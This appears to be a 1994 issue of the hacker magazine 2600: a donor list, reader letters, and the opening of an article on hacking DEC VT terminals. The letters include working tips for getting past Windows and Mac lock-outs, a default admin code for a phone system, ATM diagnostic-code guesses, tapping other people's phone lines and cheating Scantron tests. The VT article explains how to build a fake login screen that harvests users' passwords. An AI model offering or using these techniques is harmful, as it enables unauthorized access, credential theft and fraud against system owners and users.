CELLULAR TELECOM INDUSTRY ASSOC.	10,000
D&B	20,000
ELEC. MAIL ASSOC.	15,000
BELL ATLANTIC	35,000
RSA SECURITY	10,000
HEWLETT PACKARD	5,000
IBM	50,000
INTERVAL RESEARCH	10,000
KALEIDA LABS	10,000
LOTUS DEVELOPMENT CORP.	47,500
MCI	20,000
MICROSOFT	75,000
NCTA	50,000
NEWSPAPER ASSOC. OF AMERICA	15,000
PICTURETEL	25,000
SOFTWARE PUBLISHING COMPANY	5,000
SUN	75,000
U.S. TELEPHONE ASSOC.	15,000
ZIFF DESKTOP INFO.	25,000
MITCHELL KAPOR	312,546
DAVID JOHNSON	10,000
ESTHER DYSON	5,000
PATRICIA LUDLOW	15,000
DAVID LIDDLE	5,000
ROB GLASSER-STOCKS	6,450
MICROSOFT-MATCHING GIFT	6,450
TOTAL CONTRIBUTIONS OVER $5,000	1,037,946
TOTAL CONTRIBUTIONS UNDER $5,000	14,775
TOTAL CONTRIBUTIONS FOR 1993	1,052,721

Imagine where we'd be now if the original frontiersmen had this kind of help.

RIGHT LETTERS

Missing The Point

Dear *2600:*

On Saturday, July 30, C-Span had a program on the information superhighway that had journalists and representatives of various minority groups. It was the Minority Journalists' Conference in Atlanta. There were representatives there from Bell Atlantic, TCI, the FCC, and various newspapers and magazines as well as Fox, CBS, CNN, etc. They were talking about where the information superhighway is going and to use their words "figure it out". Not one hacker was present at this meeting and the show was not a call-in show. Question, where are the hackers? Answer, in jail. Hackers like Phiber Optik who are pioneers in learning about the network and telling and teaching people about it are sitting in a jail cell.

I believe it is time that hackers had their own place and voice on the information superhighway. Not just on the internet and IRC but on shows broadcast on CNN and the major networks. Hackers are stereotyped as nerds who sit in their parents' basements trying to launch nuclear weapons at Russia! As a hacker myself and an avid opposer of the Clipper Chip and the New World Order, it is my belief that we should approach the media and show people that hackers are not a bad lot. Let's show the public what hackers are really about. Stupid movies like *Wargames* and *Sneakers* aren't going to do it. Shows like WBAI's *Off The Hook* and the various public *2600* meetings around the country and the world are just two of the ways to do it.

Deeply Shrouded & Quiet

Well said. For some reason, too many people feel compelled to remain silent and not voice their opinions. The simple fact is that if you don't, someone else will do it for you.

Handy Tip

Dear *2600:*

Well, here's a little trick a friend of mine would play every time she would go into New York. Instead of paying the tolls like a good little citizen, she would bypass the tollbooth each time and no one has ever caught her. Here's how she does it:

When she pulls up (to where normal people deposit money), she would just wave her arm as if to throw something into the little chute. For some reason, the sensors or whatever is there recognize that she has waved her arm and therefore, let her pass without any problem.

I thought some of you might like to know this little tidbit, since it seems that a lot of you guys come from New York anyway.

DMG
Cherry Hill, NJ

And coming from New York we can tell you that waving your arm at the chute without throwing in money will result in you looking like a total fool and being waved at in return by a few cops who may want to keep in touch with you for a while. We suggest next time your friend goes to New York, offer to drive her. Watch her expression.

Problem

Dear *2600:*

I just got a computer, my first one, so I am quite ignorant of most of the processes. I have been reading your magazine for a few years, even before I thought I could ever afford a computer. You may be my last hope in solving this problem. I have call waiting on my phone line (touch tone), which I need to let people into my apartment if I am on the phone. My problem is that I can't shut it off to work with my computer. The phone company has told me to dial *70 to turn off call waiting. It works to block when I am using the phone alone, but when I try it on my computer, it gives me the disconnected beeping and does nothing. I have tried dialing *70 separately, then dialing the number, and I get incoming calls bouncing me off, still. If you have *any* suggestions, I would be extremely grateful.

Harlequin

*The reason you still get incoming calls on your computer is because you're dialing *70, hanging up, then dialing another number. *70 only works for one call and call waiting is re-enabled as soon as you hang up. It's probably not working initially because some central offices won't let you dial during the stutter dialtone that *70 generates. When you dial manually, you may wait for the stutter dialtone to finish whereas your modem just barges on through. In your dialing string, insert a comma after the *70 and before the number you are dialing. This will insert a pause which should be sufficient.*

HOPE Memories

Dear *2600:*

The HOPE conference in August was pretty cool. I particularly enjoyed the MTA Metrocard session and the Linux users group meeting. The registration/ID process was a drag (actually, it sucked). Photo IDs just aren't that cool and they certainly aren't worth standing in line for 1.5 hours. Next time, just print each individual's name on the tag - who cares if they give it to somebody else - you have received your fee and only one person can use the tag at one time.

Dave
Hofstra

You're absolutely right. We were amazed at how quickly we became overwhelmed and astounded at how patient the crowd was. Next time - whenever that may be - we'll get it right.

Scantron Tricks

Dear *2600:*

In your Summer 94 issue, a letter from a "Brian" asks if there is any way to foil the infamous Scantron cards used by public schools. The answer is yes. If you look at a typical Scantron card, on the left side is a long column of black marks that correspond directly with the answer blanks. These marks tell the reading machine (for lack of a better name) where the answers can be found, and then to scan on that line. If a thin strip of chapstick is run over the black marks, then the scanner cannot find the places to scan for wrong answers, and the test goes through without any wrong answers. Be careful, though. Your teacher may feel the greasy chapstick line and suspect something.

Jonathan

If you smear greasy chapstick over everything you touch, your teacher may not suspect a thing.

Schematic Problems

Dear *2600:*

In the Summer 94 issue of *2600,* Paul Bergsman provided a schematic and a QBasic program that allows decoding of DTMF tones via the parallel port on an IBM compatible. We decided to go ahead and build this circuit. Unfortunately we have encountered some problems with the schematic as well as the program.

The schematic indicates that the ACK (pin 10) line on the parallel port should be connected to the "Phone Off Hook" line on the decoder. Also the schematic indicates that the Strobe line (pin 1) on the port should be connected to the S1 line on the decoder chip. Well, we built the circuit and the decoder was inoperative. After some troubleshooting we discovered that these pins on the Parallel port are reversed on the schematic. The correct configuration is opposite of what was described in the schematic.

The S1 line on the decoder should connect to the ACK line (pin 10) on the port. Likewise the Off Hook line needs to connect to the Strobe line (pin1). The Ack line is what seizes the port and readies the computer to accept the decoded tones from the Busy, Paper End, Select, and the Error lines. Also regarding the software, I regretfully inform you that the software did not work correctly. We tried our best to debug the program but our effort was to no avail. Therefore we completely rewrote the whole thing and we have developed a working program. I have no doubt that Paul's program works, I'm simply stating that it did not work for us.

The Camelback Juggler

Thanks for the info. We'd be interested to know if anyone else had similar problems.

Fun With Sound

Dear *2600:*

The university that I attend uses SunOS on their engineering main-frame and has many Sun Sparcstations. One thing that I have found that is particularly fun, and a bit annoying, is playing audio files through other users' terminals. It's very simple. First you need some "cool" .AU files. Something that will get the user's attention. Next I telnet into the user's terminal and copy the audio file to the /dev/audio directory, which instantly plays the file out loud (provided the user has the volume up, and they usually do). This makes four out of five users freak out, and it's best not to be in the same room when you do it, because laughing hysterically is a dead give-away to who did it. Once the file is played a couple of dozen times, I exit the terminal quick. Most of the time the person is never the wiser as to who did it.

AK47/[GZ]
Arkansas

If you have the capability of recording your own sounds, there's no end to the fun you can have. Imagine the embarrassment of having your terminal loudly accuse you of a crime in front of the entire room.

A Little History

Dear *2600:*

Thanks for sending the back issues of *2600* I requested. Needless to say I've been reading them with delight. The article "True Colors" by Billsf in the Autumn, 1993 issue caught my eye and brought me back to my first attempts at phreaking.

In Billsf's article, he mentions convincing evidence that the first silver boxes appeared in Sweden in the forties and that they used *vacuum tube valves!* (emphasis his). After seeing that, I thought you might be interested in the events that led up to the construction of my first blue box which did indeed use these wonderful devices.

It was the early 70's and I'd just read the famous Esquire article on phone phreaks. I'd been into electronics since I was a kid and now my imagination was fired with the possibility of making the phone systems of the world dance to my tune. After much digging I finally found the tones that in combination made the wonderful signals of MF and started casting about for a way to generate them.

One day I left my apartment to pick up a few things at the store. When I got back, not more than 30 minutes later, I found the guts of an electronic organ - the vacuum tube oscillator section complete with power supply - propped against the street door of my apartment building. I really couldn't believe that's what it was but after dragging it upstairs and firing it up the truth could no longer be denied. I was the proud possessor of 10 or 12 vacuum tube oscillators, each with two or three 12AT7s glowing sullenly in the afternoon's fading light.

The next task was to re-tune the oscillators to the magic frequencies. For this I purchased an ancient HP frequency counter, a vacuum tube model of course. To make sure the counter was accurately calibrated I called one of the test numbers I had by then already

stumbled across and fed the 1000 cps note into the counter. All seemed well, but then the tone disappeared. In its place was a voice which it turned out belonged to a fellow phreak - in fact one of the "stars" of the Esquire article. This led to meeting Captain Crunch himself and the famous blind kids of Cupertino - but that's another story.

The organ oscillators tuned to the new frequencies with surprising ease. Since keypads were rare in those days, I used a row of toggle switches to select my tones. Now I was ready to do business but even at that early stage I knew better than to send lusty salvos of MF down my own phone line. My eye fell upon a disused telephone junction box on the baseboard of my apartment. I'd checked it immediately upon moving in of course but, finding no dial tone, ignored it. Now a light went on over my head. Sure enough, grounding one side of the line brought up dial tone - I had a payphone extension in my apartment!

Well, I had a great time pulling those toggle switches like the bartender dispensing beer in an English pub and putting "Out of Order" signs on "my" pay phone, which I'd located in a store downstairs.

I moved on to a solid state blue box (but transistors, mind you, not newfangled IC's), which I still have. I haven't done any phone phreaking in over a decade and the vacuum tube blue box is long gone. But I often think of the extraordinary series of events that led to its construction and use.

By the way, I met Captain Crunch (John Draper) for the first time since then less than a month ago - in the desert 100 miles north of Reno over Labor Day. For the last four years a group has met in this absolutely flat, starkly beautiful place to celebrate and burn the 40 foot figure of a man. In the last couple of years ravers have started to attend and it was for this that John appeared. "I just go to raves now, man," he said. And he looked it.

Fact Wino

Ottawa Fun Phone Facts

Dear *2600:*

Some interesting info on our payphones here.... All of the older regular payphones are being replaced by newer, fancier "smart" models. Off the older ones red boxing could be done and whatnot. The newer ones are made by Bell Canada (as were the old ones... no competition for the payphone market here yet but it's all changing quick!) and have a spiffy LCD display on them. Anyhow, there is a code you can type on the phone to get you to some sort of programming mode. Typing 2727378 on the keypad with the handset on hook gives you a message telling you to type in a PIN. There are five underscores indicating a five digit PIN maximum size. Any PIN starting with a 5 or a 6 gives the message "PLEASE INSERT KEY AND OPEN TERMINAL NOW" (presumably these things are alarmed somehow... maybe this turns off the alarm?). Any other PIN gives yet another prompt asking for opcodes. Opcodes are three digits long (use * after entering the three digits to save it according to the little menu which also appears). Valid opcodes range from 0 to 899. Anything above 899 results in an "INVALID OPCODE" error. Also, once eight opcodes are saved, any attempt to enter more gives a message stating that only eight of them may be entered.

The Bishop
Ottawa

Wanted

Dear *2600:*

I have a need for some software that hopefully one of your readers can help me out with.

1) Novell network packet sniffing software - I need a program that will sit on a Novell network and monitor the network traffic for particular packet types (login/password for example). I have heard that one exists called "IPX Permissive" but I cannot find it.

2) A program for the PC that can defeat the Sentinel Superpro "Dongle" (hardware lock) by Rainbow Technologies. What I need to do is run a software package that uses one of these devices on many machines, but with only one of the devices.

If anyone knows of either an ftp or a WWW site that has this kind of information/programs or anything else hack/phreak related please send it in a letter to *2600* so everyone can know about it.

Geert
Rochester, NY

Dear *2600:*

I am a new *2600* subscriber and I am looking for a "stealth" keystroke-recorder/password-grabber program (preferably freeware or uncrippled shareware) that runs unobtrusively under Microsoft Windows. Does such a beast exist? If so, could you publish program names, directories, and anonymous FTP sites where this software can be downloaded? This question is asked regularly in the Usenet "alt.2600" newsgroup but I have yet to see a specific reply. (The usual moronic answer is something along the lines of "Yeah, I think I've seen something like that somewhere on the Internet," which really narrows things down.) I am familiar with "keycopy" (which only works under MS-DOS) and "phantom" ($25 shareware which only works under DOS and which generates a very non-stealth "Pay me!" message upon start-up). I noticed an advertisement for "Stealth Password Recorders" in the *2600* Marketplace section of the Autumn 1994 edition of *2600* that seems to fill the bill exactly, but there is no way that I am sending U.S. $29 of my hard-earned money to some kangaroo-farmer in Australia. This is your chance to provide a useful, no-bullshit answer to your loyal readers.

Spartacus

Thanks for the chance. Our answer is this: if the kangaroo-farmer has what you're looking for, you might want to consider taking the bold step of sending him the money just as if he were someone in the United States. Your courageous, Churchill-inspired step could provide the impetus to the normalization of

American-Australian relations. We're just sorry you missed the running for Time's Man of the Year.

Info

Dear *2600:*

Please spread the word - U.S. Postal Service *free* BBS: 1-800-262-9541.

FP
Long Island

Dear *2600:*

You can usually get into the Norstar Meridian Modular DR5 Phone System by pressing [Feature]**23646, and entering 23646 as the password. You'll notice that 23646 spells out ADMIN on the keypad. Just thought your readers would like to know....

Atticus

Dear *2600:*

I'm writing in response to the letter from the unsigned reader in the Autumn issue of *2600*. He mentioned that he saw an ATM that was in "diagnostic" mode. I used to work with ATM machines when I was at a bank. (I would fill them and stuff). I also would go with the technicians who would fix the machines.

If they are looking for the machine's code, think simple. Our codes used to be 000000. (Or something similar... it was a few years ago.) Normally a machine needs to be gotten into in order to bring it to diagnostic mode. This doesn't need to happen at the panel. If the machine is mounted in a wall, then there is most likely a room behind with a touchpad-type box that plugs into a special socket.

The procedure for bringing down a machine, getting the totals, and then bringing it up is to flip a special switch inside, wait until it goes down and prints the totals, fill the machine, and then bring up again.

The Diebold people who serviced the machines would use different sections of the menu. But the procedure was pretty similar. Unfortunately, you probably couldn't do anything really vexing with a system found in such a state since the central ops would discover that the machine is still in diagnostic mode and have someone go and fix it.

If the machine is one of several that one bank puts out, then the code is most likely the same for each.

BW

Why aren't we surprised?

Dear *2600:*

On the 23 November broadcast of *Off The Hook*, there was an NXX-9901 number dialed that yielded a modem handshake tone. There is another modem located at 1-908-647-9901 in Warrenville, NJ. This may be a common occurrence and may point to at least one dial-up per office cluster.

Paul
New Jersey

Dear *2600:*

Southern New England Telephone's internal employee voice mail system can be accessed by calling (203) 771-2000. The ACE (automated communications exchange) system asks for either a 7-digit mailbox number or the direct-dial number of the employee you'd like to leave a message for. Happy exploring.

Morning Wood

We were unable to verify whether this voice mail system is for employees or customers.

Mystery Number

Dear *2600:*

While I was lounging about my living room and playing with the phone I dialed the following: 011 35 21 0855639. Interestingly enough, I got the following recording in a male's voice (quite a suave one at that): "(German) (French) Automatic test number, Luxembourg". Any ideas? Anyone heard of this? It just seems to be an operator recording, but for what?!

Bruce

It's an interesting recording done in three languages. Other than that we have no info; it doesn't seem to be a standardized test number for all countries. We'd like to know if there are others. Incidentally, the country code for Luxembourg is 352 and the recording can be gotten by just dialing 1085 afterwards.

Questions

Dear *2600:*

I am very new to hacking and if anyone can help me out with a few questions I would greatly appreciate it. First of all, I do not see the use of the "Quarter Device". Sure, I could save 25 cents on those rare occasions when I use a payphone, but that is not worth the effort and cost of building the thing. Is there a use for payphones that I'm just not getting? Also, I am very interested in making long distance calls from my home. The only person I could contact who had any information on this told me that what I needed were some PBX's. What exactly can be done with a PBX? Where can I get one, aside from burglary as is suggested in *Phrack?* Like I said I'm relatively new to hacking, so if anyone has info please help.

Anonymous

Let's just say that many times payphones ask for a whole lot more than a quarter. As for PBX's, we doubt that Phrack was suggesting stealing one. Oftentimes, these systems are used for remote access, i.e., dialing off of a company's dialtone using their authorization code. Doing such a thing from your home would be extremely inadvisable.

Metrocard Update

Dear *2600:*

Recently a supervisor came to my booth and announced that the Transit Police had arrested the railroad clerk that worked in Booth A-58, the north end of Whitehall Street on the N and R trains.

It seems that he had discovered a way, by using

the token booth computer, to encode farecards *without* either (1) the TBC keeping a record of this in its memory (therefore, he would not be responsible for the amount of the card and could pocket the cash) *and* (2) the NYCTA computer in downtown Brooklyn (Livingston Street) would also not be "told" of the existence of this card.

So what would happen? The passenger would swipe the card at the booth where he had purchased it, and the computer would tell him he had $X.YZ on it. The passenger would use the card at a turnstile, which would deduct $1.25, leaving, say, $A.BC. *However,* the turnstile would communicate, first to the TBC (Token Booth Computer), then to the area controller (computer), and finally to the main computer at Livingston Street. The main computer would say, "*Hey!*" and realize that this card, serial number JKLMNO, though having $A.BC on it *after* being used in a turnstile, had *never never never* had any money put onto it. So, the main computer would send back to all area computers, TBCs, and turnstiles, the message: "Consider card, serial number JKLMNO, to have $0.00 on it." Naturally, the unsuspecting passenger would be very irked and complain.

Eventually, a hidden camera was put in A-58 and it was discovered that this clerk never encoded any new cards, and if money was to be added to a card that already had a multiple of $5.00 on it, the clerk would simply take a card preencoded by him in the previously mentioned method and sell it.

My supervisor also said that the clerk had started a network of RRCs to "fence" these cards, and if we had ever done this or were part of the "ring", we had better quit or face arrest, prosecution, and the loss of our jobs.

The obvious continuing flaw, for any RRCs that would like to do this, is that a $1.25 MetroCard *cannot* be defended against!! What does it matter if the card is later recognized as a fraudulently encoded card? It's already been used!!!!

Red Balaclava

Highway Strangeness

Dear *2600:*

I have been noticing by means of rush hour delays on Interstate 80 in north New Jersey some cable installation. A company named Fishbach and Moore Traffic Systems Group has been cutting an 18 inch deep by 6 inch wide groove along the eastbound shoulder and installing some kind of sectioned cable. There are some pods that are being installed at regular intervals along the cable behind the guardrails. I would like to know what the hell this is - whether it is some intelligent guidance system for new vehicles or something to alert the highway patrol concerning disabled vehicles. In accordance with "liberty interests" I must assume that this is another device to track people's movements. Is Fishbach and Moore a front for some government agency or some contractor striking paydirt with what may be the death knell for anonymous mobility on roads with relatively limited patrol access? Would anyone at *2600* know?

Another concern that I have is the possibility of so-called undocumented functions of automobile engine control modules. I suspect that in the not too distant future, there will be a function by which the police can shut down an engine by transmitting a certain code over some frequency. Something like "Pro-Active Lo-Jack" or "Blow-Jack". I heard there were Buick Grand Nationals whose ECU's were programmed to shut off the engine at 125 mph for insurance reasons. Yeah, *right!* If something like that could be done in the late 1980's, I could imagine what may come up in newer cars with this trend toward "absolute control over every living soul" by the CeeFeRs and TriLatComs that infest Washington and everywhere else. I think that it is high time to get back into ECU hacking to protect ourselves from the supremacy of the state.

We as hackers stand between the present sociopolitical situation and that which may march off segments of the population to become soap, pillowfill, and lampshades with UPC tatoos on them.

Son Of Holocaust Survivor
Redhead

What you say may sound farfetched but there are most definitely people in positions of power who want these devices to be implemented in one way or another. And even if their motives aren't inherently evil, once such tools are in place, they won't disappear if evil people happen to come along.

More Hacker Persecution

Dear *2600:*

I just had an amusing experience that I'd like to share with my fellow *2600* readers.

I had just read the article in the Autumn 1994 issue by Toxic Avenger (which was very good by the way) about using a Hallmark card to build a $10 red box. I figured, 10 bucks, what the hell, and decided to build one. I was in Radio Shack buying a Modular Wall Plate for something else and noticed a Hallmark shop. I decided to get the card while I was there. I brought the card up to the counter to pay for it and put the Radio Shack bag on the counter next to it while I got out my money. The lady at the counter saw the card and the Radio Shack bag and got this sour look on her face. She then proceeded to ask if she could see what was in the bag (like she'd have a clue of what to look for). I asked her why, then it dawned on me what was going on. She mumbled something about store policy and I told her that all I wanted was to buy this card, not to get a critique of my electronics buying habits. She promptly got "The Manager". I asked why there was a problem and his explanation was that some "kids" were using these cards for illegal purposes and they were just acting in the public interest. Since I didn't have all day to waste (and the people waiting behind me were getting restless) I showed him what was in the bag, bought the card, and was on my way.

Actually it was pretty funny because since I wasn't going to mail the card, I almost forgot to grab the envelope that goes with it!

Helpful Hint: Never bring a Radio Shack bag into a Hallmark shop and don't forget the envelope for the card!

Mr. Hallmark
Rochester, NY

We suggest that all of our readers bring Radio Shack bags into Hallmark shops and cause a holy scene if anyone pulls that kind of garbage. Last we checked, people still had the right to buy products of their choice without harassment. (Be sure to bring your 2600 shirt to the fun.)

Dear *2600:*

After reading some of your reader's mail, it has come to my attention that many others out there purchase *2600* at their local Barnes & Noble. One recently opened up in my area and I was delighted to find out they carried *2600*. However, they always seemed less than nice to all takers on the *2600's*. Well, I went to the counter with the 1994 Autumn issue in hand. I set it down and the guy behind the counter half grinned and responded with "Hey man, I'm not gonna get in trouble for selling you this when you get arrested, am I?" He chuckled once more and pointed the magazine out to the other sales jockey and he was amused as well. I was *less* than amused. Anyways, our good friend Barnes & Noble comes through once more. Gotta love those guys!

Majic
Maryland

800-433-3210 Update

Dear *2600:*

In Volume 11 Issue 3 in the news items section there is a story about the House of Windsor Catalog. I'd just like to add that the 800 number does not provide the complete address of the phone number inputted in, but just the name of the street. Also the system cannot locate unlisted numbers, or give the correct info on numbers just recently switched. When this occurs they refer you to a voice operator.

Presto

Shortly after we exposed this in our last issue, the system stopped giving full street addresses. The system still has unlisted phone numbers and will provide a street name for them. The key is that it doesn't have all unlisted numbers. Nor does it have all listed numbers. It's a spotty service at best but we still consider it to be a massive privacy invasion. Complaints by a few readers apparently got something done but such services shouldn't be around at all. Incidentally, our catalogs have been pouring in. It seems that they get sent out even if you hang up without confirming the address.

Payphone Tribulation

Dear *2600:*

Recently I had to call home from a non-SWBT payphone from the Driver's Truckstop in Weatherford, TX. Using the standard 10ATT0 to access AT&T long distance, I got the "Bong", but could not key in my PIN because the keypad on the phone was disabled by the company providing the payphone service. I called their operator and tried in vain to explain what was going on, and wound up having him do the billing for me, supposedly to AT&T. Later that month, I got the phone bill, and a charge for about $6 from Network Operator Services was included. All of this for a one minute long-distance call from within the same area code. I had talked to SWBT about it previously, and they said they would investigate, but I never heard a thing. I called Network Operator Services to raise hell, but before I could explain why I couldn't make the call, their customer service rep apologized and said I had been charged the "wrong" rate, and knocked $4 off the bill. This was not the first time it has happened, as Austinites can verify by trying the payphone at Mad Dog's, but when there is no other phone around, what choice do you have? Just think about how many people still paid the regular rate! No wonder there is a subculture that enjoys ripping of these phone companies - they have been doing it to us for years!

Weasel

If you were told by the operator that you were being connected to AT&T, they committed fraud by switching you somewhere else. We're sure if you mention this to Network Operator Services, they'll offer to wipe the entire call off your bill.

More Window Tricks

Dear *2600:*

In the last *2600* magazine, Camelback Juggler wrote a very long article on how to bypass the windows screen saver. Although his method does indeed work, there is an easier way that not only works for the built-in windows screen saver, but also for the vast majority of other screen savers and most other Windows security systems. In Windows, when the user does a ctrl-alt-del, a blue screen comes up saying that the user can do another ctrl-alt-del to reboot, or any other key to continue. Also, if the current application is locked up, it will inform the user that enter will kill the current application. Well, this can serve as an excellent way to circumvent security measures. Microsoft kept an undocumented switch in all current versions of Windows (3.0, 3.1, 3.12 workgroups) that will make Windows always give you the option to kill the current application - even if it isn't locked up.

Add the following line to the SYSTEM.INI under the 386 Enhanced section:

DEBUGLOCALREBOOT = ON

Now when any nasty application comes up requiring a password all one has to do is press ctrl-alt-del and then press enter to kill the application.

Brother Orbis
The Military

More Mac Tricks

Dear *2600:*

As a supporter of the hack/phreak movement, I contribute this tidbit on bypassing Mac security. A common means of security in some Mac labs is Folderbolt, written by Kent/Marsh, Ltd. Folderbolt locks folders with a password and is configurable to prevent reading, writing, or both. To bypass it, restart with the extensions turned off (holding shift on startup). The locked folders will still be locked, but using System 7's find command (command-f) and entering a file which you know is inside the locked folder's hierarchy you can bypass it. For example, supposing the system folder is locked and you want to get at the system file, type "control panels". The control panels folder should be highlighted inside the open system folder. Another common security method is using aliases and then placing the "real" applications in a locked Application Folder. This prevents the user from copying anything except the alias. To bypass it, type command-i or Get Info in the File menu, then click on the "find original" button in the bottom right corner. If your administrator really sucks (like mine), he/she might place a copy of the "Folderbolt administrator" somewhere on the drive. Try command-f to test his ignorance.

Mr. Blackhood

Followup

Dear *2600:*

I've been trying to redo the results of my call ("A Strange Number", Autumn 1994) but out of about two hundred or so tries spread over the last week at different times and different phones only once have I reached the verification message (I used to be able to do it about once every five to ten tries. That time it took eleven flashes. But if I try that again, ninety percent of the time I end up calling some number composed entirely of one's, two's and three's. A few times I have actually ended up talking to people. Considering this never happened before and I wrote that letter a few months ago I think the phone company has changed something. Sorry to disappoint you guys but I had better stop trying since I think by accident I made a long distance call (the person who answered the phone spoke no English).

John Q Public

Oops.

True Hacker Spirit

Dear *2600:*

My friend told me about you guys and what you do so I'm taking the time to write you an article about a hacking experience of mine.

On May 2, 1992 I was using my modem to transfer files to my work. After I was done I decided to check out a bulletin board I had heard about a long time ago from a friend.

As I dialed the number I mistakenly mistyped the number. But instead of a NO CARRIER message I got an answer. It was one of those host programs on a remote computer. I decided to see what I could access so I looked further into the system.

By some accident I was given access to the system's hard drive. I first erased all contents of the hard drive and then inserted a virus called Mr. X.

Mr. X simply formats the hard drive causing the unit to become useless. After that I left the system.

This story may not be as far out as some others but it's true - that should count for something. I also heard that if you accept this article I get a free membership to your board.

JL
Highland, CA

You get a free membership to our list of morons who go around calling themselves hackers. Do you honestly expect us to respect you for destroying a system? What's amazing is that you did this apparently under the assumption that this is what a hacker is supposed to do when he gets into a system. Nobody could be that stupid, so this has to be a joke. Yeah, that's it.

More On Honesty

Dear *2600:*

I enjoyed A.R. Weeks' comments on my "How To Hack Honesty" article (Autumn 1993). It was my hope that the article might start some discussion of various testing processes and the ways and means to hack them.

I would, however, like to stick by my guns on one point - written honesty tests do commonly use controls (often referred to as distortion scales). On many psychological tests there are two types of "faking it" distortion scales; faking good (goody two shoes) and faking bad. The authors of written honesty tests do not use a faking bad scale - after all who is going to actively try to distort a pre-employment test to make themselves look like the biggest crook on earth. However, written honesty tests commonly contain a faking good scale or control.

I am a bit taken aback when Weeks stated that the "questions your article designated as control questions do not ascertain whether you are faking good but make you more open to the test...". Trust me, there is no set of questions on a written honesty test that taken together compose a "make you open" scale. The questions outlined in my article as faking good questions are just that. The faking good questions taken together compose a faking good distortion scale, a scale that is used as a control to help insure that the test taker is not trying to fake the test.

I would hope that Weeks would write a article for *2600* outlining some of the techniques that he/she has learned to "beat" written honesty tests. It seems we have an area of common interest - let's share what we have learned, it might help a *2600* reader or two.

U.R. Source

Help Needed

Dear *2600:*

I picked up your magazine out of curiosity and now I'm hooked. Perhaps you can help me with my latest science project: I was recently laid off from a long time job. My former employer has a system 75 G1 phone switch with AUDIX voice mail. Can you offer some advice on how I can access this system from a payphone?

Dr. X

If you're talking about accessing the voice mail system, simply dialing the full seven digit number should suffice. If you're referring to the switch, you'd need a computer and modem to hook into the phone - any computer store should be able to help you with the setup. Be advised that switches are complex things to play with. If you're simply longing to hear the sound of your former co-workers' voices, we suggest a more traditional approach.

Hacker Graffiti

Dear *2600:*

You have mentioned that "hacking is discovering". Something bothers me and I would appreciate your help in clearing up my mind. I am trying to distinguish the difference between hacking and graffiti. Hackers who insert viruses into systems can be compared to the guy with a can of spray paint discovering how much destruction he can accomplish and how original and creative it can appear. Please tell me what you consider to be the difference between both forms of evil senseless destruction for no personal benefit other than pride in their destruction.

JV
New York

There is no defense for evil senseless destruction and we don't defend any form of it. Inserting viruses into systems is destructive; experimenting with their creation on your own system is not. Graffiti is destructive if something is destroyed in its creation and artistic if it improves what it replaces. Some of New York's old graffiti trains were true works of art. Both hacking and graffiti can be used in destructive ways but neither has to be.

Take Responsibility

Dear *2600:*

Said best in an old song, "There are none so blind as those who will not see." The message is repeated in the adage "those who forget their history are doomed to repeat it". It seems some of us still recall the German soldiers saying they were just following orders. Of course there were the American scientists who, through their research, gave the world the hydrogen bomb. They, like Dr. Delam ("Monitoring Keystrokes", Summer 1994), had no control over the "bad person" who used their effort to terrorize the world.

Dr. Delam must live in a political vacuum or be socially immature. We all have responsibility for how our work is used. His hammer metaphor is as weak as the manufacturer who supplies toxic chemicals and disclaims any responsibility for all future impacts to human health or the environment.

So, Dr. Delam, be proud that you are a hacker but don't whine when you get caught and remember there is honor among thieves... but it is a thief's kind of honor.

Brad Peebles
North Palm Beach, FL

Phone Boxes

Dear *2600:*

Where I live, there's a *lot* of housing plans going up. I hate housing plans and their house-in-a-box style of building, but there's a really cool-ass thing they have. Since everyone is getting cheap these days, the phone company puts access to their underground lines in these little green, penis-shaped boxes. I casually twisted the top of one and it pulled right up. Wow, you say, looking at wires is so cool, I wish I was you! I was going to cut them all for a little silly prank until I realized I needed to make some free long distance calls, so I ran home and got my trusty beige box, clipped green to ground and took my pick of roughly 80-90 working lines. I didn't even have to strip the wires, the alligator clips cut through their sorry insulation.

Cat in the Hat
Warner Robins, GA

We don't mean to be judgmental but about the only positive thing you've done is call attention to the fact that phone lines are incredibly easy to tap into. Cutting off everyone's phone service is not likely to be looked upon as a "silly prank" and making calls on other people's lines might even get you killed if you are caught. There are plenty of ways you can use your hacker spirit without vandalizing or ripping people off. We hope you contact us with some more creative ideas in the future.

Inexcusable

Dear *2600:*

I have been working in the telephone business for over twelve years now. I have seen a great deal of stupidity in my time. But the following is by far the most stupid. I was asked to look over the systems of a recently acquired reseller to see what might be the cause of the great amount of fraud that was occurring.

It was found that the switch and systems that do calling card verification were in the basement of a separate building in a bad section that was unmanned most of the time. The room was protected by a double door that had one simple lock on it. Building maintenance and several ex-employees had keys to that room.

New calling card and debit card customers were entered into a database on a LAN. The Supervisor password for the LAN was blank. If this was not bad

(continued on page 42)

VT Hacking

by Mr. Bungle

Here's a great way to learn about and use some interesting features of the DEC VT Series computer terminal. The VT220 or VT240 are the most common types of terminals used in college computer labs. They are dumb terminals that can be hooked up to a local area network, allowing access to a number of different computer systems in the university. They are also the weakest link in the security used to protect user accounts. In this article I will show how the VT terminal may be utilized to hook accounts on any system it connects with.

The method used is a classic trojan horse. With a little exploring and some simple programming, you can provide an interface to the terminal user which mimics that which he is used to. The one necessary item you will need is a valid user account on a system you can logon to from the terminal. This method is safe enough that you could use an account known to be owned by you, although I always recommend using an alternative if at all possible. In my university days I would always have a few extra accounts available to play around with. At the start of each semester, during the first lab of a CIS course, the lab instructor (usually a grad student) would hand out sheets of paper with printed or handwritten accounts and passwords on them. The students would fill in their name and class on the sheet and return it. This made the assignment of accounts to students easy enough for the moronic lab instructor to handle. Naturally the few extra accounts that I would stuff into a notebook were never missed since the forms were never counted.

Anyway, you have an account - so now what? The next step is to fully document how each system on the local network responds to connection and prompts the user for their account name and password. This will be different for everyone. In the example code (hook.c), the LAN waits for the user to type "connect ws0x" where ws0x is the name of the system to connect with (ws01, ws02, etc). I filtered out only those connections to the ws0x machines since those were the ones I chose to emulate and grab accounts on. Be sure to make notes of any delays or other quirks that occur normally when connecting to a certain machine, so that you can emulate a connection to it perfectly.

You can now modify the sample code to mimic your particular LAN. Debug this part of your code carefully, and make sure it cannot be broken out of or crashed. The code includes a handy VT reset banner which is displayed at startup (be sure to modify it to display VT240 OK or whatever your monitor displays). The banner function utilizes the built-in VT support of escape sequences to change the way the monitor operates. This support is the key to the password grabber's operation. Most sequences do things like setting characters to bold or moving the cursor, but there is a powerful command which resets the monitor. This command is used to disconnect the user from your account and remove all trace of the hook program. The die() macro is used to send the reset sequence to the monitor after the user account and password are hooked.

